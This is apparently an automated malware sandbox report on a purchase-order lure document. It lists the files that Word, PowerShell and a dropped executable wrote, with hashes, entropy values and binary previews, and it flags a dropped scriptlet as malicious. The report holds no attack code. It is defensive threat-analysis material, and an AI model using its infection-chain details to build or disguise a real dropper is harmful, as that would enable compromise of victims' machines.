| Entropy (8bit):                                                                         | 0.0018414541227182795                                                                                                            |
| Encrypted:                                                                              | false                                                                                                                            |
| SSDEEP:                                                                                 | 3:8aB//Yv2Hblll5//lHd//XF4/:zBav27K/                                                                                             |
| MD5:                                                                                    | 36148DAEC9FF9C3487586B72447DAC7B                                                                                                 |
| SHA1:                                                                                   | FEE4FB27C45CE43BDB41BA190FDC11704EC3EA54                                                                                         |
| SHA-256:                                                                                | E3AC1E0A5DD46E9D605470CBB3C427582A180024754595370A1BCA98031BA426                                                                 |
| SHA-512:                                                                                | E41BFECDD86CE8DCCBACAF3B4068A7D328D91AAB035468201169817660EB539816FA4AD9BB5E60D828C421755D01680B8AD0BA0E6C395973AFFDBDAAEA5D11FD |
| Malicious:                                                                              | false                                                                                                                            |
| Reputation:                                                                             | unknown                                                                                                                          |
| Preview:                                                                                | X.&.....f.....<br>.....<br>.....<br>.....                                                                                        |

|                                                      |                                                                                                                                 |                                                                                       |
|------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Temp\abdtfhghgdghgh .ScT |                                                                                                                                 |  |
| Process:                                             | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                          |                                                                                       |
| File Type:                                           | data                                                                                                                            |                                                                                       |
| Category:                                            | dropped                                                                                                                         |                                                                                       |
| Size (bytes):                                        | 20480                                                                                                                           |                                                                                       |
| Entropy (8bit):                                      | 5.821101833795217                                                                                                               |                                                                                       |
| Encrypted:                                           | false                                                                                                                           |                                                                                       |
| SSDEEP:                                              | 384:3ymxalgzzacasapa2hoygn1VYdNI6UnRJbtqEEE6oEaE3/nh:3ymxaPzacasapa2vgnrYdNI6Un7ZFPWb                                           |                                                                                       |
| MD5:                                                 | EAF98295C742E17B01760B98BDB04235                                                                                                |                                                                                       |
| SHA1:                                                | E729C9F20DCF8AC722517FCADD4D87BEDE21F49E                                                                                        |                                                                                       |
| SHA-256:                                             | 4F4EAAAF614069BBFC3977DB75BD69A32A4BA95E5AD1A8B28348E4051A16D10A6                                                               |                                                                                       |
| SHA-512:                                             | E2BDF0C22670A538D38A8AD8C0AA9DF59B253BDF3C49CA4724650382F490642C99134024F13AAD64B02D5EDC42B6A4759D10156ABE1E9274DC977C2270C57E4 |                                                                                       |
| Malicious:                                           | true                                                                                                                            |                                                                                       |
| Reputation:                                          | unknown                                                                                                                         |                                                                                       |
| Preview:                                             | ..<scriptlet..>.. .....<br>.....                                                                                                |                                                                                       |

|                                                                      |                                                        |
|----------------------------------------------------------------------|--------------------------------------------------------|
| C:\Users\user\AppData\Local\Temp\abdtfhghgdghgh .ScT:Zone.Identifier |                                                        |
| Process:                                                             | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type:                                                           | ASCII text, with CRLF line terminators                 |
| Category:                                                            | dropped                                                |
| Size (bytes):                                                        | 27                                                     |
| Entropy (8bit):                                                      | 3.9582291686698787                                     |
| Encrypted:                                                           | false                                                  |
| SSDEEP:                                                              | 3:gAWY3W:qY3W                                          |
| MD5:                                                                 | 833C0EFD3064048FD6A71565CA115CCD                       |



C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\settings.bin

|                 |                                                                                                                                 |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Users\user\AppData\Roaming\iBCrDCK.i.exe                                                                                     |
| File Type:      | data                                                                                                                            |
| Category:       | dropped                                                                                                                         |
| Size (bytes):   | 0                                                                                                                               |
| Entropy (8bit): | 0.0                                                                                                                             |
| Encrypted:      | false                                                                                                                           |
| SSDEEP:         | 3:9bzY6oRDIVYVsRly6oRDT6P2bfVn1:RzWDIfRWDT621                                                                                   |
| MD5:            | BB0F9B9992809E733EFFF8B0E562CFD6                                                                                                |
| SHA1:           | F0BAB3CF73A04F5A689E6AFC764FEE9276992742                                                                                        |
| SHA-256:        | C48F04FE7525AA3A3F9540889883F649726233DE021724823720A59B4F37CEAC                                                                |
| SHA-512:        | AE4280AA460DC1C0301D458A3A443F6884A0BE37481737B2ADAFD72C33C55F09BED88ED239C91FE6F19CA137AC3CD7C9B8454C21D3F8E759687F701C8B3C7A6 |
| Malicious:      | false                                                                                                                           |
| Reputation:     | unknown                                                                                                                         |
| Preview:        | 9iH...}Z.4..f..J".C;"a9iH...}Z.4..f..~a.....~.~.....3.U.                                                                        |

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\storage.dat

|                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|-----------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Users\user\AppData\Roaming\iBCrDCK.i.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| File Type:      | data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Size (bytes):   | 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Entropy (8bit): | 0.0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SSDEEP:         | 6144:oX44S90aTiB66x3Pl6nGV4bfD6wXPIZ9iBj0UeprGm2dTm:LkjYGsfGUc9iB4UeprKdnm                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| MD5:            | 7E8F4A764B981D5B82D1CC49D341E9C6                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA1:           | D9F0685A028FB219E1A6286AEFB7D6FCFC778B85                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SHA-256:        | 0BD3AAC12623520C4E2031C8B96B4A154702F36F97F643158E91E987D317B480                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA-512:        | 880E46504FCFB4B15B86B9D8087BA88E6C4950E433616EBB637799F42B081ABF6F07508943ECB1F786B2A89E751F5AE62D750BDCFFDDF535D600CF66EC44E92                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Malicious:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Reputation:     | unknown                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Preview:        | pT...!..W..G..J..a..).@i..wpK.so@...5.=.^..Q.oy.=e@9.B...F..09u"3.. 0t..RdN_4d....E...i.....~... .fX...Xf.p^.....>a..\$....e.6:7d.(a.A...=)*)*.....{B.[...y%*.i.Q.<..xt.X..H.. ..H F7g...l.*3.{.n....L.y;i..s....(5i.....J.5b7)..fK..HV.....0....n.w6PM.....v.""v.....#.X.a...../..cC...i..l{>5n...+e.d'...}.../...D.t.GVp.zz.....(..o.....b...+*J.{.....hS1G.^*!..v&. jm.#u..1..Mg!.E..U.T.....6.2>...6.l.K.w"o..E... "K%{...z.7....<.....}t.....[Z.u...3X8.Ql.j_&..N.q.e.2...6.R.~..9.Bq..A.v.6.G..#y....O....Z)G..w..E..k(....+.O.....Vg.2xC.... .O...jc....z..~.P...q./-.'h..._cj=..B.x.Q9.pu.li4...i...;O...n.?. , ...v?5).OY@.dG <.._[69@2..m..l..oP=...xrK.?.....b..5...i&..l.c\b}.Q..O+.V.mJ....pz....>F.....H...6\$. .d... m...N...1.R..B.i.....\$....\$.....CY)..\$....f.....H...8...li.....7 P.....?h...R.iF..6...q(.@Ll.s..+K.....?m..H....*. l.&<}....`.B...3....l..o....u1..8i=z.W..7 |

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\NEW PO1100372954 -.LNK

|                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|-----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| File Type:      | MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed Aug 26 14:08:15 2020, atime=Mon Aug 2 16:59:36 2021, length=234750, window=hide                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Size (bytes):   | 2108                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Entropy (8bit): | 4.563563676778922                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| SSDEEP:         | 48:8it+/XT0jFx1aCZwfY2it+/XT0jFx1aCZwfc:8it+/XojFHDwfY2it+/XojFHDwfc                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| MD5:            | 63DA06EC5F4B14A27137DD323B31070F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SHA1:           | CC221AF186196FB5381FCFEB99E975DAC5666D43                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SHA-256:        | 9E42FBE9B5CFF3DD2749ABC139522936D6BCB28E5FB70D919750E51F80768895                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SHA-512:        | D8DB266A0FA3B50F475FE5FA5463751147B3F74BD2BA91CEE3CDEEB23B434CE8BCCC8089CCB4718A3C57CD433D73D329B104CAF3B454159F3BF3EDA4796BC96                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Malicious:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Reputation:     | unknown                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Preview:        | L.....F.....-.....{.....'.....P.O. ....i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-. 2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._-=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2. 1.7.6.9.....v.2.....Ss. .NEWPO1-1.DOC..Z.....Q.y.Q.y*...8.....N.E.W. .P.O.1.1.0.0.3.7.2.9.5.4. .-...d.o.c.....-8...[.....?J.....C:\Users\.#..... ..\899552\Users.user\Desktop\NEW PO1100372954 -.doc-.....\.....\.....\.....\D.e.s.k.t.o.p.\N.E.W. .P.O.1.1.0.0.3.7.2.9.5.4. .-...d.o.c.....:..LB)...Ag.....1SP S.XF.L8C....&.m.m.....~.....S.-.1.-5.-2.1-.9.6.6.7.7.1.3.1.5.-3.0.1.9.4.0.5.6.3.7.-3.6.7.3.3.6.4.7.7.-1.0.0.6.....`.....X.....899552.....D.....3N...W.. |

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

|                 |                                                        |
|-----------------|--------------------------------------------------------|
| Process:        | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type:      | ASCII text, with CRLF line terminators                 |
| Category:       | dropped                                                |
| Size (bytes):   | 92                                                     |
| Entropy (8bit): | 4.571374526629979                                      |
| Encrypted:      | false                                                  |

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

|             |                                                                                                                                 |
|-------------|---------------------------------------------------------------------------------------------------------------------------------|
| SSDEEP:     | 3:M1L\$UPkcQjOru4oziUPkcQjOru4omX1LSUPkcQjOru4ov:MVnP66ru443P66ru4DnP66ru4y                                                     |
| MD5:        | 0865393879B83EFC01FD7C549E71A9A5                                                                                                |
| SHA1:       | 899AE6A283B9B9F0F62475C18E135B09397ED727                                                                                        |
| SHA-256:    | 967255627D9D9D210D5279B8DAFF2975BE25A21A3E7E1E756896AEFF41B4751C                                                                |
| SHA-512:    | E8FA619372F9FDCF50114BF8C42C56163ECA7E325BFF8C72F9E1685D79E70FEF45A7270420576110EB1C382D70A2B1EB8F44A788451A852B0F5BCBD5F7D628C |
| Malicious:  | false                                                                                                                           |
| Reputation: | unknown                                                                                                                         |
| Preview:    | [doc]..NEW PO1100372954 -.LNK=0..NEW PO1100372954 -.LNK=0..[doc]..NEW PO1100372954 -.LNK=0..                                    |

C:\Users\user\AppData\Roaming\Microsoft\Templates\~\$Normal.dotm

|                 |                                                                                                                                  |
|-----------------|----------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                           |
| File Type:      | data                                                                                                                             |
| Category:       | dropped                                                                                                                          |
| Size (bytes):   | 162                                                                                                                              |
| Entropy (8bit): | 2.4311600611816426                                                                                                               |
| Encrypted:      | false                                                                                                                            |
| SSDEEP:         | 3:vrJlaCkWtVyyKbE/w+FUYlln:vdsCkWt/AE51ll                                                                                        |
| MD5:            | B1035D12CDF3CD7AA18A33C0A1D17AAE                                                                                                 |
| SHA1:           | CE8244E4A5E407568BA15A7C6DC2F6428306EBB8                                                                                         |
| SHA-256:        | CD49B04F30968B85CBAFD1F9F836CA1950BBEC2BE717B3D1430DBE57615BF425                                                                 |
| SHA-512:        | E34F595696EB91153F1B8EE51D12F48ED8B8969453FA76B97DB94C509F6BDF089466DEE51A51727AD5A8B546F6C96FF679ADA98A451EEACA3CB9C08C01F388E6 |
| Malicious:      | false                                                                                                                            |
| Reputation:     | unknown                                                                                                                          |
| Preview:        | .user.....A.l.b.u.s.....p.....P.....Z.....X...                                                                                   |

C:\Users\user\AppData\Roaming\Microsoft\UPProof\ExcludeDictionary\EN0409.lex

|                 |                                                                                                                                 |
|-----------------|---------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE                                                                          |
| File Type:      | Little-endian UTF-16 Unicode text, with no line terminators                                                                     |
| Category:       | dropped                                                                                                                         |
| Size (bytes):   | 2                                                                                                                               |
| Entropy (8bit): | 1.0                                                                                                                             |
| Encrypted:      | false                                                                                                                           |
| SSDEEP:         | 3:Qn:Qn                                                                                                                         |
| MD5:            | F3B25701FE362EC84616A93A45CE9998                                                                                                |
| SHA1:           | D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB                                                                                        |
| SHA-256:        | B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209                                                                |
| SHA-512:        | 98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D4 |
| Malicious:      | false                                                                                                                           |
| Reputation:     | unknown                                                                                                                         |
| Preview:        | ..                                                                                                                              |

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\490281AC8GSCNCH37UYE.temp

|                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|-----------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:        | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| File Type:      | data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Category:       | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Size (bytes):   | 8016                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Entropy (8bit): | 3.5836145728363404                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Encrypted:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SSDEEP:         | 96:chQCAMqoqvsqvJCwo+z8hQCAMqoqvsEHyqvJCworQz2QYVHtyByCHFIUVUlu:cGho+z8G5HnorQz2rurH9lu                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| MD5:            | BF6DEE5BCCB0B3116AFC11A073DF62BB                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SHA1:           | 8E65F7FF14D5E4407C32BA959CE795D072AD826E                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SHA-256:        | 3D61A8493060F9D327B5C392075EB14240C046DC6D9B89C6370FF18F017060F4                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SHA-512:        | 30F1CE1F899D17E99BDCE356D78C138BA6C8A7CDCDB6E64723A57B7E8DBBFF09E666BAB8D0D9F6F912B108F79EF27AB5BE5907806A90960EFE5204B933486E14                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Malicious:      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Reputation:     | unknown                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Preview:        | .....FL.....F". ....8.D...xq.{D...xq.{D...k.....P.O. .i.....+00.../C:\.....\1.....{J}\. PROGRA~3..D.....{J}\*.k.....P.r.o. g.r.a.m.D.a.t.a....X.1....~Jlv. MICROS~1..@.....~Jlv*..l.....M.i.c.r.o.s.o.f.t....R.1....wJ;. Windows.<.....wJ;*.....W.i.n.d.o.w.s.....1.....:(( STARTM~1.j.....:((*.....@.....S.t.a.r.t..M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6....~.1.....Q.y..Programs.f.....Q.y*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.2.....1....xJu=.ACCESS~1.l.....wJr.*.....B...A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1....j.1.....". WINDOW~1..R. ....:"*.....W.i.n.d.o.w.s..P.o.w.e.r.S.h.e.l.l....v.2.k...;. WINDOW~2.LNK..Z.....;,*...=.....W.i.n.d.o.w.s. |

|                                                                                                                                |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
|--------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Process:                                                                                                                       | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| File Type:                                                                                                                     | data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Category:                                                                                                                      | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Size (bytes):                                                                                                                  | 8016                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Entropy (8bit):                                                                                                                | 3.5836145728363404                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Encrypted:                                                                                                                     | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SSDEEP:                                                                                                                        | 96:chQCAMqoqvsqvJCwo+z8hQCAMqoqvsEHyqvJCworQz2QYVHyByCHFIUVUlu:cGho+z8G5HnorQz2rurH9lu                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| MD5:                                                                                                                           | BF6DEE5BCCB0B3116AFC11A073DF62BB                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA1:                                                                                                                          | 8E65F7FF14D5E4407C32BA959CE795D072AD826E                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA-256:                                                                                                                       | 3D61A8493060F9D327B5C392075EB14240C046DC6D9B89C6370FF18F017060F4                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA-512:                                                                                                                       | 30F1CE1F899D17E99BDCE356D78C138BA6C8A7CDCDBE64723A57B7E8DBBFF09E666BAB8D0D9F6F912B108F79EF27AB5BE5907806A90960EFE5204B933486E14                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Malicious:                                                                                                                     | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Reputation:                                                                                                                    | unknown                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Preview:                                                                                                                       | .....FL.....F". ....8.D...xq.{D...xq.{D...k.....P.O. .i.....+00.../C:\.....\1.....{J\.. PROGRA~3..D.....{J\}*...k.....P.r.o.<br>g.r.a.m.D.a.t.a....X.1.....~Jlv. MICROS~1..@.....~Jlv*...l.....M.i.c.r.o.s.o.f.t....R.1....wJ;. Windows.<.....wJ;*.....W.i.n.d.o.w.s.....1.....((<br>..STARTM~1.j.....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6....~1.....Q.y..Programs.f.....Q.y*.....<.....P.r.o.g.r.a.m.s..<br>@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.2.....1.....xJu=..ACCESS~1.l.....:wJr*.....B....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1.....j.1.....".WINDOW~1.R..<br>.....:"* .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l....v.2.k...;. WINDOW~2.LNK..Z.....:;,*...=.....W.i.n.d.o.w.s. |

|                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
|---------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms. (copy)</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Process:                                                                                                                        | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| File Type:                                                                                                                      | data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Category:                                                                                                                       | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Size (bytes):                                                                                                                   | 8016                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Entropy (8bit):                                                                                                                 | 3.5836145728363404                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Encrypted:                                                                                                                      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SSDEEP:                                                                                                                         | 96:chQCAMqoqvsqvJCwo+z8hQCAMqoqvsEHyqvJCworQz2QYVHyByCHFIUVUlu:cGho+z8G5HnorQz2rurH9lu                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| MD5:                                                                                                                            | BF6DEE5BCCB0B3116AFC11A073DF62BB                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA1:                                                                                                                           | 8E65F7FF14D5E4407C32BA959CE795D072AD826E                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA-256:                                                                                                                        | 3D61A8493060F9D327B5C392075EB14240C046DC6D9B89C6370FF18F017060F4                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA-512:                                                                                                                        | 30F1CE1F899D17E99BDCE356D78C138BA6C8A7CDCDBE64723A57B7E8DBBFF09E666BAB8D0D9F6F912B108F79EF27AB5BE5907806A90960EFE5204B933486E14                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Malicious:                                                                                                                      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Reputation:                                                                                                                     | unknown                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Preview:                                                                                                                        | .....FL.....F". ....8.D...xq.{D...xq.{D...k.....P.O. .i.....+00.../C:\.....\1.....{J\.. PROGRA~3..D.....{J\}*...k.....P.r.o.<br>g.r.a.m.D.a.t.a....X.1.....~Jlv. MICROS~1..@.....~Jlv*...l.....M.i.c.r.o.s.o.f.t....R.1....wJ;. Windows.<.....wJ;*.....W.i.n.d.o.w.s.....1.....((<br>..STARTM~1.j.....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6....~1.....Q.y..Programs.f.....Q.y*.....<.....P.r.o.g.r.a.m.s..<br>@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.2.....1.....xJu=..ACCESS~1.l.....:wJr*.....B....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1.....j.1.....".WINDOW~1.R..<br>.....:"* .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l....v.2.k...;. WINDOW~2.LNK..Z.....:;,*...=.....W.i.n.d.o.w.s. |

|                                                                                                            |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
|------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\LOCAUF6YJEF7K6W8Y37G.temp</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Process:                                                                                                   | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| File Type:                                                                                                 | data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Category:                                                                                                  | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Size (bytes):                                                                                              | 8016                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Entropy (8bit):                                                                                            | 3.5836145728363404                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Encrypted:                                                                                                 | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SSDEEP:                                                                                                    | 96:chQCAMqoqvsqvJCwo+z8hQCAMqoqvsEHyqvJCworQz2QYVHyByCHFIUVUlu:cGho+z8G5HnorQz2rurH9lu                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| MD5:                                                                                                       | BF6DEE5BCCB0B3116AFC11A073DF62BB                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA1:                                                                                                      | 8E65F7FF14D5E4407C32BA959CE795D072AD826E                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA-256:                                                                                                   | 3D61A8493060F9D327B5C392075EB14240C046DC6D9B89C6370FF18F017060F4                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
